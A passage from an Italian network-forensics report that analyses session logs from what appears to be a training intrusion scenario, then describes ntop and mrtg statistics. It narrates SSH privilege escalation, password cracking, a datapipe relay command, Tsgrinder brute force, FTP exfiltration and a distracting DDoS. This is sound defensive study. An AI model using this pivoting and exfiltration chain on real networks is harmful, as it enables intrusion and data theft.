01-01-04 21:27:40.767036	tcp	172.27.20.5.ftp-data	->	192.168.60.5.1037	10	6	9370	404	FIN
01-01-04 21:28:02.113655	tcp	172.27.20.5.ftp-data	->	192.168.60.5.1038	14	8	16601	536	FIN

7.5.4 Scalata di privilegi mediante connessione SSH.

Grazie agli utenti creati precedentemente (pete con permessi di utente normale, e murdoc con permessi di root) è possibile effettuare una connessione ssh alla macchina exploitata, la 192.168.60.5. Dato che si supponeva fossero proibite le connessioni di livello root, ardala ha creato due account appositamente da poter effettuare una scalata di privilegi, ovvero loggarsi inizialmente con pete (utente normale) e mediante il comando `su mardoc` effettuare il passaggio a super user (ovvero con privilegi di root).

Nel frattempo Ardala ha ottenuto gli archivi di password (/etc/shadow e /etc/passwd) e incomincia a decriptarla mediante un sistema distribuito di decriptaggio.

Le azioni che vengono effettuate in questo passaggio sono quindi:

1. collegarsi alla porta 22 (SSH) della macchina 192.168.60.5, dalla macchina 172.27.20.105, usando l'utente pete, prima, e murdoc poi.
2. Compilare il programma Server.c e attivarlo.

Dati di sessione interessati:

01-01-04 21:33:44.570157	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	203	132	16378	14071	CON
01-01-04 21:34:44.657314	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	227	144	17338	16216	CON
01-01-04 21:36:03.917763	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	111	60	8194	6856	CON
01-01-04 21:37:04.412630	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	178	121	14132	12638	CON
01-01-04 21:38:04.522795	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	20	14	1560	1660	CON
01-01-04 21:39:42.530428	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	226	129	16724	14998	CON
01-01-04 21:40:51.469170	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	202	114	15268	11284	CON
01-01-04 21:42:04.825552	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	366	254	29484	23564	CON
01-01-04 21:43:04.984419	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	157	103	11958	12722	CON
01-01-04 21:44:16.235989	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	219	149	16866	15086	CON
01-01-04 21:46:03.850167	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	147	89	11178	10806	CON
01-01-04 21:47:16.497095	tcp	172.27.20.105.32819	->	192.168.60.5.ssh	7	6	538	364	FIN

Dato che il suo sistema di decriptaggio distribuito è in funzione, e inizia a produrre dei risultati, Ardala decide di provare alcune coppie username/password per vedere se sono state prodotte credenziali valide.

Ardala decide di provarle sulla macchina 192.168.60.3, e alla fine riesce a collegarsi a questo sistema. Avendo utilizzato una volta ancora SSH, Ardala confida nel fatto che le sue attività restino nascoste difronte a possibili occhi vigilanti. Da quanto registrato dai dati di sessione, le sessioni effettuate sono 7, delle quali 3 non hanno portato successo. Infatti solo quelle colorate di giallo sono le sessioni SSH effettuate con le credenziali decriptate.

Dati di sessione interessati:

01-01-04 21:42:32.751676	tcp	192.168.60.5.774	->	192.168.60.3.ssh	28	20	17930	1743	FIN
01-01-04 21:42:43.434150	tcp	192.168.60.5.916	->	192.168.60.3.ssh	15	12	1360	1175	FIN
01-01-04 21:42:52.525551	tcp	192.168.60.5.823	->	192.168.60.3.ssh	368	190	507602	12963	FIN
01-01-04 21:43:02.787813	tcp	192.168.60.5.971	->	192.168.60.3.ssh	183	107	14140	13153	CON
01-01-04 21:44:16.238000	tcp	192.168.60.5.971	->	192.168.60.3.ssh	260	138	19680	13688	CON
01-01-04 21:46:03.852252	tcp	192.168.60.5.971	->	192.168.60.3.ssh	161	89	12246	10254	CON
01-01-04 21:47:16.499186	tcp	192.168.60.5.971	->	192.168.60.3.ssh	7	5	542	350	FIN

7.5.5 Esecuzione del datapipe per arrivare alla rete interna.

Una volta compilato Server.c, Ardala esegue Datapipe sulla macchina 192.168.60.3. Dato che Datapipe è già compilato verrà semplicemente eseguito, usando questa sintassi:

```
datapipe 53 3389 10.10.10.3
```

L'esecuzione di Datapipe in questa maniera indica al programma di ascoltare sulla porta 53 TCP, e che reinvii tutte le connessioni alla porta 3389 della macchina 10.10.10.3.

Dato che CHM ammette connessioni dalla DMZ fino a sistemi interni situati nella sua rete 10.10.10.0/24, Ardala pianifica di sfruttare quest'errore nel suo disegno. Tramite il traditore della compagnia si sa che i piani segreti di CHM si trovano nella macchina 10.10.10.3. Un sistema windows che offre Terminal Services.

I dati di sessione indicano la connessione che c'è tra la macchina 192.168.60.3 e la macchina 10.10.10.3.

Ovviamente questi dati di sessione sono stati prodotti a partire dal file em0.lpc.

Datos de sesión interesados:

01-01-04 21:59:33.096042	tcp	192.168.60.3.34716	->	10.10.10.3.3389	129	107	36510	17891	RST
01-01-04 22:00:42.657029	tcp	192.168.60.3.34717	->	10.10.10.3.3389	444	344	62113	82574	CON
01-01-04 22:01:42.706706	tcp	192.168.60.3.34717	->	10.10.10.3.3389	209	160	16048	14790	CON
01-01-04 22:02:43.077953	tcp	192.168.60.3.34717	->	10.10.10.3.3389	217	159	17237	14137	CON
01-01-04 22:03:43.367029	tcp	192.168.60.3.34717	->	10.10.10.3.3389	176	126	13411	11065	CON
01-01-04 22:04:48.593224	tcp	192.168.60.3.34717	->	10.10.10.3.3389	13	13	1199	1228	CON

01-01-04 22:05:49.517228	tcp	192.168.60.3.34717	->	10.10.10.3.3389	24	19	2227	1561	CON
01-01-04 22:07:20.025419	tcp	192.168.60.3.34717	->	10.10.10.3.3389	5	5	450	330	CON
01-01-04 22:08:23.781395	tcp	192.168.60.3.34717	->	10.10.10.3.3389	2	2	132	299	CON
01-01-04 22:09:37.482710	tcp	192.168.60.3.34717	->	10.10.10.3.3389	17	16	1550	1223	CON
01-01-04 22:21:24.173929	tcp	192.168.60.3.34720	->	10.10.10.3.3389	444	341	58923	72728	CON
01-01-04 22:21:40.138091	tcp	192.168.60.3.34717	?>	10.10.10.3.3389	3	6	232	579	RST
01-01-04 22:22:24.181447	tcp	192.168.60.3.34720	->	10.10.10.3.3389	88	63	6730	5595	CON
01-01-04 22:23:27.600861	tcp	192.168.60.3.34720	->	10.10.10.3.3389	28	25	2589	2152	CON
01-01-04 22:24:42.287582	tcp	192.168.60.3.34720	->	10.10.10.3.3389	8	8	777	716	CON
01-01-04 22:25:48.117981	tcp	192.168.60.3.34720	->	10.10.10.3.3389	10	10	974	840	CON
01-01-04 22:27:51.050007	tcp	192.168.60.3.34720	->	10.10.10.3.3389	2	2	132	257	CON
01-01-04 22:30:02.360686	tcp	192.168.60.3.34720	->	10.10.10.3.3389	3	3	277	198	CON

7.5.6 Esecuzione del datapipe dall'esterno della rete DMZ.

Ora Ardala è pronta per raggiungere l'obiettivo principale del suo piano.

Già ha preparato un esemplare indipendente di Datapipe in una delle sue macchine che fanno da testa di ariete, la 172.27.20.3.

Questo sistema è configurato per ammettere connessioni attraverso la porta 3389 e invarle alla porta 53 della macchina 192.168.60.3. Questo permette a Ardala di utilizzare Tsgrinder per redirezione contro 10.10.10.3 attraverso 172.27.20.3 e 192.168.60.3.

Tsgrinder è un programma che implementa tecniche di forza bruta per decifrare nomi di utenti e password su sistemi dove si esegue Terminal Services.

Ardala inserisce su Tsgrinder nomi di utenti e password rubate nella DMZ. Come già accennato però per i dati di contenuto completo non c'è traccia di questa azione condotta da Ardala.

7.5.7 Ardala raggiunge il suo obiettivo.

Alla fine di tutto, Ardala raggiunge il suo obiettivo. Ovvero determina correttamente la password di amministratore della macchina 10.10.10.3 e usa il suo client Terminal Services per collegarsi al sistema. Rimbalza attraverso il 192.168.60.3 da un'altra testa di ariete.

Una volta che sta interagendo con la macchina 10.10.10.3, Ardala localizza gli archivi segreti in una directory di sviluppo e li carica su 172.27.20.5 tramite FTP.

Questi dati di sessione si troveranno nel file em0.lpc, perchè da come si può vedere in topologia di rete, l'interfaccia del sensore che cattura questo flusso è l'interfaccia collegata allo switch mentre l'interfaccia sf1.lpc, invece è collegata a un hub, che a sua volta è collegato alla DMZ.

Dati di sessione interesati:

01-01-04 22:22:12.655682	*	tcp	10.10.10.3.1075	->	172.27.20.5.ftp	28	18	1722	1536	CON
01-01-04 22:23:47.929786	*	tcp	10.10.10.3.1075	->	172.27.20.5.ftp	6	6	422	570	CON
01-01-04 22:25:02.987594	*	tcp	10.10.10.3.1075	->	172.27.20.5.ftp	4	4	314	414	CON
01-01-04 22:26:37.066468	*	tcp	10.10.10.3.1075	->	172.27.20.5.ftp	6	6	422	570	CON
01-01-04 22:27:50.958163	d	tcp	10.10.10.3.1075	->	172.27.20.5.ftp	2	2	108	156	CON

7.5.8 Distrarre la attenzione attaccando un server IRC.

Per distrarre l'attenzione della sua intrusione nella mcchina 10.10.10.3, Ardala esegue comandi sulle macchine 192.168.60.3 e 192.168.60.5, eseguendo i clienti Mstream (Server.c), in maniera tale che effettuino un attacco DoS distribuito contro la macchina 172.27.20.102, che è un server IRC molto popolare. Invia gli ordini dalla macchina 172.27.20.5.

In risposta 192.168.60.3 e 192.168.60.5 sparano fuori segrementi ACK di TCP da indirizzi IP aleatorie, contro 172.27.20.102, che a sua volta risponde con segmenti RST.

I dati di sessione che riguardano quest'attacco sono molti, in particolare contengono un solo pacchetto registrato (che è quello che transita all'interno della rete) dall'ip aleatorio verso il server IRC (che è fuori, ovviamente dalla nostra dmz, motivo per cui non vedremo mai una sua risposta). Lo status della connessione è sempre di Timeout (TIM), la dimensione del pacchetto è di 54 byte.

01-01-04 22:10:39.025568	tcp	40.84.64.32.54199	<?>	172.27.20.102.39202	1	0	54	0	TIM
01-01-04 22:10:39.025573	tcp	236.96.143.17.54455	<?>	172.27.20.102.15347	1	0	54	0	TIM
01-01-04 22:10:39.025595	tcp	186.94.5.104.54711	<?>	172.27.20.102.53746	1	0	54	0	TIM
01-01-04 22:10:39.025599	tcp	248.35.158.56.54967	<?>	172.27.20.102.63244	1	0	54	0	TIM
01-01-04 22:10:39.025604	tcp	67.206.148.7.55223	<?>	172.27.20.102.39377	1	0	54	0	TIM
01-01-04 22:10:39.025626	tcp	66.112.206.86.55479	<?>	172.27.20.102.52778	1	0	54	0	TIM
01-01-04 22:10:39.025631	tcp	182.224.166.124.55735	<?>	172.27.20.102.56707	1	0	54	0	TIM
01-01-04 22:10:39.025653	tcp	85.62.68.114.55991	<?>	172.27.20.102.35469	1	0	54	0	TIM
01-01-04 22:10:39.025657	tcp	168.109.180.40.56247	<?>	172.27.20.102.31906	1	0	54	0	TIM
01-01-04 22:10:39.025680	tcp	140.229.242.59.56503	<?>	172.27.20.102.52801	1	0	54	0	TIM
01-01-04 22:10:39.025685	tcp	140.53.177.122.56759	<?>	172.27.20.102.1318	1	0	54	0	TIM
01-01-04 22:10:39.025707	tcp	97.128.144.29.57015	<?>	172.27.20.102.27798	1	0	54	0	TIM
01-01-04 22:10:39.025712	tcp	215.145.182.39.57271	<?>	172.27.20.102.22229	1	0	54	0	TIM
01-01-04 22:10:39.025716	tcp	47.43.228.29.57527	<?>	172.27.20.102.57441	1	0	54	0	TIM
01-01-04 22:10:39.025738	tcp	17.39.74.86.57783	<?>	172.27.20.102.17099	1	0	54	0	TIM
01-01-04 22:10:39.025743	tcp	151.205.136.94.58039	<?>	172.27.20.102.14715	1	0	54	0	TIM
01-01-04 22:10:39.025765	tcp	220.237.35.124.58295	<?>	172.27.20.102.33582	1	0	54	0	TIM
01-01-04 22:10:39.025769	tcp	117.110.105.13.58551	<?>	172.27.20.102.38476	1	0	54	0	TIM
01-01-04 22:10:39.025791	tcp	84.33.108.41.58807	<?>	172.27.20.102.28050	1	0	54	0	TIM

8 Analisi del traffico: Dati statistici.

8.1 Introduzione

I dati statistici sono l'ultimo passaggio che viene effettuato per riassumere ulteriormente il traffico di rete. Come i dati di contenuto completo, e di sessione, le statistiche si catturano per identificare e validare istruzioni. Le statistiche sono l'ultima evoluzione, la più lontana, della granularità dei dati di contenuto completo e degli elementi vitali di traffico che vengono apportati dai dati di sessione.

Per questo compito ho provato due strumenti, *ntop* e *mrtg*. In particolare l'esercitazione è stata svolta con ntop.

Questi strumenti alvorano secondo la statistica descrittiva, che è una forma di riassumere una collezione di dati in maniera chiara. Entrambi i software sono Open Source.

8.2 Utilizzo dei dati statistici per esaminare lo stato di salute della rete.

I dati statistici rappresentano qualcosa di realmente visivo per l'occhio umano. E' molto semplice, rispetto a come può essere per i dati di contenuto completo e quelli di sessione, individuare anomalie o raccogliere informazioni sul traffico generato all'interno della propria rete. Ntop fornisce numerose informazioni statistiche sulla quantità di pacchetti scambiati, i protocolli maggiormente utilizzati, le dimensioni dei pacchetti, il numero di hop percorsi da un pacchetto, registrazione dei picchi di traffico, porte maggiormente utilizzate, TTL dei pacchetti, etc.

Fornisce inoltre informazioni sugli host, ovvero il sistema operativo utilizzato, l'indirizzo ip, indirizzo MAC locazione dell'host, IP TTL, dati totali inviati, pacchetti broadcast inviati, statistiche su dati IP o non-IP, dati totali ricevuti, comparazione tra dati e pacchetti inviati e ricevuti.

Un software di questo tipo che gira in una delle macchine della rete, aumenta il livello di sicurezza della rete a dismisura. Permette di identificare anche le locazioni degli ip che hanno a che fare con la propria rete. Ovviamente un server posizionato in un punto del mondo lontano da dove si sta effettuando il monitoraggio desterà qualche sospetto, e si potranno raccogliere numerose informazioni sull'host a riguardo. E' possibile avere un analisi in tempo reale dello stato della rete, come è anche possibile effettuare il salvataggio del traffico e visualizzarlo posteriormente.

E' consigliabile l'utilizzo di una sonda accanto all'utilizzo di un software come ntop, ntop non fornisce un livello basso di informazioni sul traffico che passa all'interno della rete.

Sono perlopiù statistiche quelle raccolte da questo software.

8.3 Analisi degli strumenti

8.3.1 Ntop.

Ntop è uno strumento che mostra un insieme di statistiche del traffico abbastanza complete, in ambiente grafico web-based. Può lavorare tanto in tempo reale tanto come off-line, importando file libpcap (come accadrà nel caso che si va a analizzare).

E' stato sviluppato all'interno dell'Università di Pisa nel 1997, e attualmente è utilizzato in moltissimi contesti aziendali importanti, quali Google, Coop, Vodafone, Carabinieri, Monte dei paschi di Siena, HP, 3Com, Banca Intesa, IBM e Ferrari [76].

Ntop viene utilizzato in quest'analisi perchè si mostri l'utilizzo della rete, e il listato di tutti gli host che hanno utilizzato la rete. E' possibile utilizzarlo, ovviamente, per l'analisi del traffico in tempo reale. Le funzionalità di ntop sono infinite, può essere utilizzato su interfacce LAN e WAN, è in grado di mantenere uno storico delle sessioni TCP, misurare e analizzare l'ampiezza di banda, produrre statistiche su dati inviati e ricevuti, in volume e pacchetti, misura il traffico multicast, è in grado di effettuare statistiche su VLAN e AS, e riesce a monitorare il VoIP (SIP e CISCO SCCP).

Possiede anche funzionalità di scanner passivo della rete, identificando i router e servizi internet (DNS, Proxy), è in grado di disegnare una mappa del traffico della rete identificando la ragnatela di connessioni che avvengono tra gli host, e riesce a identificare anche i sistemi operativi delle risorse presenti in rete stabilendo quali possono essere host “non sicuri”.

Ntop si appoggia a RRDtool, che è un tool che gestisce le “time-series”, ovvero le sequenze di punti dati, che servono per monitorare l'andamento del consumo della banda (network bandwidth), e può essere usato al contempo per misurare temperature, carico della CPU. Ovviamente come ntop, anche RRDtool è rilasciato sotto GPL.

Ovviamente per visualizzare i dati è necessario disporre di un browser web, e collegarsi alla porta 3000 del localhost. E' consigliabile settare una password all'inizio, lanciando il comando da shell con i permessi di root:

ntop --set-admin-password

Ntop è un monitor di rete ibrido, che lavora a livello2/livello3 della pila ISO-OSI, ovvero che per default utilizza indirizzi di livello 2, chiamato anche livello MAC, ma può anche utilizzare indirizzi di livello 3, ovvero indirizzi IP. Ricordo che gli indirizzi di livello 2, cambiano nelle intestazioni dei pacchetti ogni qualvolta si raggiune un dispositivo di instradamento, che si preoccuperà di sostituire tali intestazioni con quelle corrette, ovvero gli indirizzi MAC della macchina che sta per ricevere il/i pacchetto/i e l'indirizzo MAC dell'interfaccia dal quale sta uscendoo il pacchetto.

Gli indirizzi IP invece non cambiano mentre il pacchetto transita nella rete, però è molto probabile che vengano utilizzate tecniche di NAT per permettere ai router di inoltrare all'interno della propria rete il traffico in maniera corretta. Generalmente, per identificare una connessione proveniente dall'interno della rete, e riconoscere la risposta che arriverà dall'esterno della rete, il router usa un meccanismo chiamato Network Address Translation, che si occuperà di individuare il destinario all'interno della propria rete del traffico in

ingresso in base a una mappatura che appunto associa le porte della connessione all'ip che sta effettuando quel traffico.

Ntop lavora a entrambi i livelli. La cosa interessante è che necessita di una quantità di risorse ridotta rispetto alla mole di traffico che può gestire. Sarebbe interessante fare degli esperimenti.

8.3.1.1 Installazione di ntop.

Lavorando su una macchina linux ubuntu, l'installazione è stata effettuata dai repository con il semplice comando:

sudo apt-get install ntop

8.3.1.2 Esecuzione.

Per eseguirlo in modalità off-line, e quindi per poter processare files di traffico catturato con tcpdump, si utilizza l'opzione -f. Per esempio:

ntop -f file_da_processare -p /tmp -m 192.168.1.0/24 -L

Gli altri flag utilizzati significano:

- '-p' indica una directory dove realizzare il “caching” dei dati, e abbiamo utilizzato la directory /tmp che si mantiene pulita ad ogni riavvio della macchina essendo la directory dei file temporanei.
- '-m' indica quale sottorete si vuole monitorizzare, e in questo caso si è messo per esempio la 192.168.1.0/24.
- '-L' indica che si vuole abilitare la messaggeria con syslog.

Per comprovare il suo funzionamento si possono effettuare due test:

- eseguire il comando netstat -a | grep 3000 , per vedere se la porta è in stato di LISTENING. La porta 3000 è per default, la porta utilizzata da ntop.
- Collegarsi con un browser web all'indirizzo http://127.0.0.1:3000 e vedere se risponde il server web di ntop.

8.3.2 Strumento mrtg.

Mrtg è acronímo di Multi Router Traffic Grapher, che è uno strumento utile per il monitoraggio del carico di traffico sui collegamenti di rete.

MRTG genera pagine HTML che contengono immagini PNG che forniscono una visualizzazione in tempo reale di questo traffico.

A questo link si può vedere come MRTG lavora [42].

Qui si possono vedere [43] tutti i dettagli di MRTG.

I vantaggi che offre sono:

- portabilità : mrtg lavora nella maggior parte di piattaforme UNIX e windows NT.

- Perl: è scritto in Perl e viene fornito con tutto il codice sorgente.
- SNMP portatile: MRTG utilizza un'implemenntazione di SNMP altamente portatile, è scritta in Perl (grazie a Simon Leinen). Non è necessaria l'installazione di nessun pacchetto SNMP esterno.
- Supporto al SNMPv2c: MRTG può leggere i nuovi contatori a 64 bit del protocollo SNMPv2c.
- Affidabile identificazione dell'interfacce: le las interfacce dei router possono essere identificate per indirizzi IP, descrizione e indirizzo ethernet, in aggiunta al normale numero dell'interfaccia.
- Grandezza costante dei file di log: MRTG non cresce grazie all' utilizzo di un algoritmo unico di consolidazione di dati.
- Configurazione automatica: arriva con un insieme di strumenti che rendono la configurazione e il setup molto semplice.
- Performance: le funzioni sono scritte in C (grazie all'iniziativa di Dave Rand, co-autore nello sviluppo di MRTG).
- Grafica GIF libera: le grafiche sono generate direttamente nel formato PNG utilizzando la librerià GD di Thomas Boutell.
- Personalizzazione: l'aspetto delle pagine web prodotte da MRTG e altamente configurabile.
- RDDtool: MRTG può utilizzare in maniera nativa RDDtool. Se è necessario per le performance questo può essere di aiuto.

8.3.2.1 Dettagli

MRTG è costruito con script Perl che utilizza SNMP per leggere i contatori del traffico dei router (e degli switch) e un veloce programma che logga il traffico di dati e crea grafici che rappresentano il traffico della connessione di rete monitorizzata. Questi grafici sono dentro delle pagine web che possono essere vista da ogni browser web moderno.

8.3.2.2 Installazione di Apache2.

Per visualizzare le statistiche fornite da mrtg su un'interfaccia web, è stato necessario installare Apache.

Per l'installazione di Apache2 si sono utilizzati i pacchetti del repository:

michele@miele:~$ sudo apt-get install apache2-common apache2-mpm-prefork apache2-doc apache2-utils

8.3.2.3 Esecuzione di mrtg

Per la configurazione e l'esecuzione di mrtg è stata utilizzata la guida [44]. Non si approfondirà ulteriormento l'utilizzo di mrtg, dato che gli screenshot e l'analisi del traffico è stata fatta con il software ntop.

8.4 Analisi del file sf1.lpc con ntop.

Come si è visto precedentemente, è possibile caricare dei file di traffico catturato con tcpdump utilizzando il parametro -f, quindi verrà utilizzato ora questo parametro per caricare il file em0.lpc, e il file sf1.lpc nel prossimo paragrafo.

root@miele:~# ntop -f sf1.lpc -p /tmp -L

L'opzione -p indica la directory dove verrà effettuata la cache dei file utili alla visualizzazione dei dati, con -L stabilisce la messaggeria con syslog.

A questo punto ntop avrà caricato il traffico e sarà visualizzabile tramite browser andando all'indirizzo 127.0.0.1:3000 (dove 3000 è la porta di default utilizzata da ntop).

Accedendo mediante browser all'interfaccia di ntop,si vedranno molte statistiche riguardante il traffico. Si inizierà ad analizzarle nell'ordine in cui si incontrano.

8.4.1 Totale dei pacchetti transitati nell'interfaccia sf1.lpc.





Illustrazione 42: Pacchetti totali transitati sull'interfaccia sf1

Nell'illustrazione 42 viene fatto il resoconto dei pacchetti ricevuti da ntop in totale, sommando quelli processati (tutti) e quelli scartati (nessuno). Ntop si riserva di scartare pacchetti corrotti nell'intestazione.

Un diagramma a torta mostra quanto traffico sia di tipo unicast, quanto multicast e quanto broadcast. Risulta che il 100% del traffico è unicast, e solo 2 pacchetti siano multicast. Il totale di pacchetti trasmessi è 17604.

8.4.2 Dimensione dei pacchetti.

Shortest		60 bytes
Average Size		241 bytes
Longest		1,514 bytes
Size <= 64 bytes	25.7%	4,527
64 < Size <= 128 bytes	55.7%	9,805
128 < Size <= 256 bytes	2.8%	487
256 < Size <= 512 bytes	0.9%	163
512 < Size <= 1024 bytes	2.1%	371
1024 < Size <= 1518 bytes	12.8%	2,251
Size > 1518 bytes	0.0%	0



Packets too long [> 1514]	0.0%	0
Bad Packets (Checksum)	0.0%	0

Illustrazione 43: Dimensione dei pacchetti.

Nell'illustrazione 43 si possono vedere statistiche sulla dimensione dei pacchetti trasmessi. Più della metà (55,7%) sono pacchetti con grandezza compresa tra 64 e 128 byte. Il 25,7% dei pacchetti hanno una dimensione inferiore ai 64 byte. Questi pacchetti riguardano: le due scansioni di porte e l'attacco DoS distribuito. Un'altra possibilità è che siano il frammento finale di altri flussi di traffico, ma sarebbero un numero inferiore rispetto a due citati precedentemente.

Nessun pacchetto più grande di 1514 byte ha attraversato quest'interfaccia. Questo conferma che tutti gli host hanno rispettato il MTU (la dimensione massima per ogni pacchetto) e non c'è stato bisogno di frammentare nessun pacchetto. Inoltre tutte le trasmissioni sono avvenute correttamente in quanto non è stato riscontrato nessun pacchetto con una checksum errata.

8.4.3 Traffico IP e non-IP.

Total	4,7 MBytes [17,604 Pkts]
IP Traffic	4,7 MBytes [17,604 Pkts]
Fragmented IP Traffic	0 [0,0%]
Non IP Traffic	0




Illustrazione 44: Traffico IP e non-IP.

Nell'illustrazione 44 troviamo conferma che tutto il traffico passante per l'interfaccia sf1 è di tipo IP. Sono stati scambiati 4,7 Mbytes di traffico IP (e quindi anche totale).

Nessun altro tipo di risultato sarebbe stato possibile, dato che tutti i segmenti della rete monitorata appartengono a una rete LAN. E' possibile incontrare altri tipi di traffico se si posizionasse una sonda su una WAN, è noto infatti che le reti WAN abbiano numerosi segmenti Frame Relay e X.25.

8.4.4 Time to live dei pacchetti.

Average TTL		84
TTL <= 32	0.0%	2
32 < TTL <= 64	73.7%	12,972
64 < TTL <= 96	0.0%	0
96 < TTL <= 128	10.6%	1,863
128 < TTL <= 160	0.0%	0
160 < TTL <= 192	0.0%	0
192 < TTL <= 224	0.0%	0
224 < TTL <= 256	15.7%	2,767




Illustrazione 45: Time to live dei pacchetti.

Il **Time to live** (trad. “tempo da vivere”) è un parametro utilizzato per evitare che un pacchetto girovaghi all'infinito per la rete, in cerca di un host che magari non è più raggiungibile. Ogni volta che il pacchetto effettua un hop, da un router a un altro, il TTL verrà decrementato nell'intestazione del pacchetto. Quando un pacchetto raggiunge il valore TTL=0 verrà scartato dal router.

Nell'illustrazione 45 si possono osservare statistiche sul TTL dei pacchetti che hanno transitato l'interfaccia sf1.lpc.

Il 73,7% dei pacchetti ha un TTL con valore compreso tra 32 e 64. Le scansioni nmap hanno un intervallo compreso in questi valori. Un TTL così settato rappresenta un valore accettabile, in quanto si suppone che con questo numero di salti un pacchetto possa attraversare tutto il globo (facendo un traceroute verso un ip degli stati uniti in circa 15 hop si raggiunge la macchina obiettivo). Un valore vicino alla realtà aiuterebbe i router nel loro lavoro di instradatori. Effettivamente è il router stesso che inoltra i pacchetti in base alle rotte conosciute.

Se si pensa a uno scenario ipotetico dove gli attacchi vengono perpetrati dall'interno di una rete (per congestionare e isolare la rete stessa) indirizzando il flusso dati verso ip aleatori e/o non raggiungibili, i router si troveranno a instradare del traffico spazzatura che ostacolerà il proprio lavoro.

Ci sono invece pacchetti che hanno un TTL compreso tra 96 e 128, e altri che ce l'hanno compreso tra 224 e 256. E' evidente che questi pacchetti arrecherebbero un peso più gravoso in termini di prestazioni di rete, qualora il destinatario non venisse incontrato, magari perchè inesistente. Ora mi viene da pensare che la i pacchetti inviati durante le scansioni nmap avessero questo TTL elevato.

Controllando tra i dati di contenuto completo invece riscontro che le scansioni rispettano tutte il TTL minore o uguale a 64.

Allora si è impostato il filtro su wireshark “ip.ttl >= 64” e ho notato che la maggior parte era traffico ICMP, TPKT, SSHv2, T125 (Tsgrinder), TCP del datapipe, e tutto il traffico generato per l'attacco Ddos con ip aleatori diretti verso 172.27.20.102.

In particolare quelli con valori compresi tra 96 e 128 (si imposta il filtro **ip.ttl >= 96 and ip.ttl <= 128)** riguardano sessioni SSHv2, il datapipe utilizzato per lanciare l'attacco con Tsgrinder (protocollo T125, TPKT, e appunto TCP), e 3 pacchetti ICMP (Port e Host unreachable). Inoltre compare uno “strano host”, il 192.168.50.2, che genera pacchetti con valori compresi tra 96 e 128. Si è effettuata una ricerca più approfondita inserendo l'indirizzo ip dello “strano host” come filtro e si visualizza una connessione SSH effettuata da parte sua con Putty verso la macchina 192.168.60.3 (la connessione corrisponde al flusso 2503).

Invece i pacchetti che hanno valori compresi tra 224 e 256 riguardano tutto l'attacco SYN Flood, 4 pacchetti [RST,ACK],2 RST, e 5 pacchetti ICMP.

8.4.5 Numero di hops percorsi dai pacchetti




Illustrazione 46: Numero di hops percorsi dai pacchetti.

Se è noto a prescindere il TTL di un certo tipo di traffico, è possibile stimare quanti salti ha effettuato prima di raggiungere destinazione un determinato pacchetto.

Nell'illustrazione 46 vengono mostrati in un diagramma a torta quanti pacchetti hanno effettuato 1, oppure 2, oppure fino a 24 hops.

Dato che però non è così scontato il valore TTL iniziale per un certo tipo di pacchetto, diventa interessante chiedersi in che maniera Ntop individui quest'informazione.

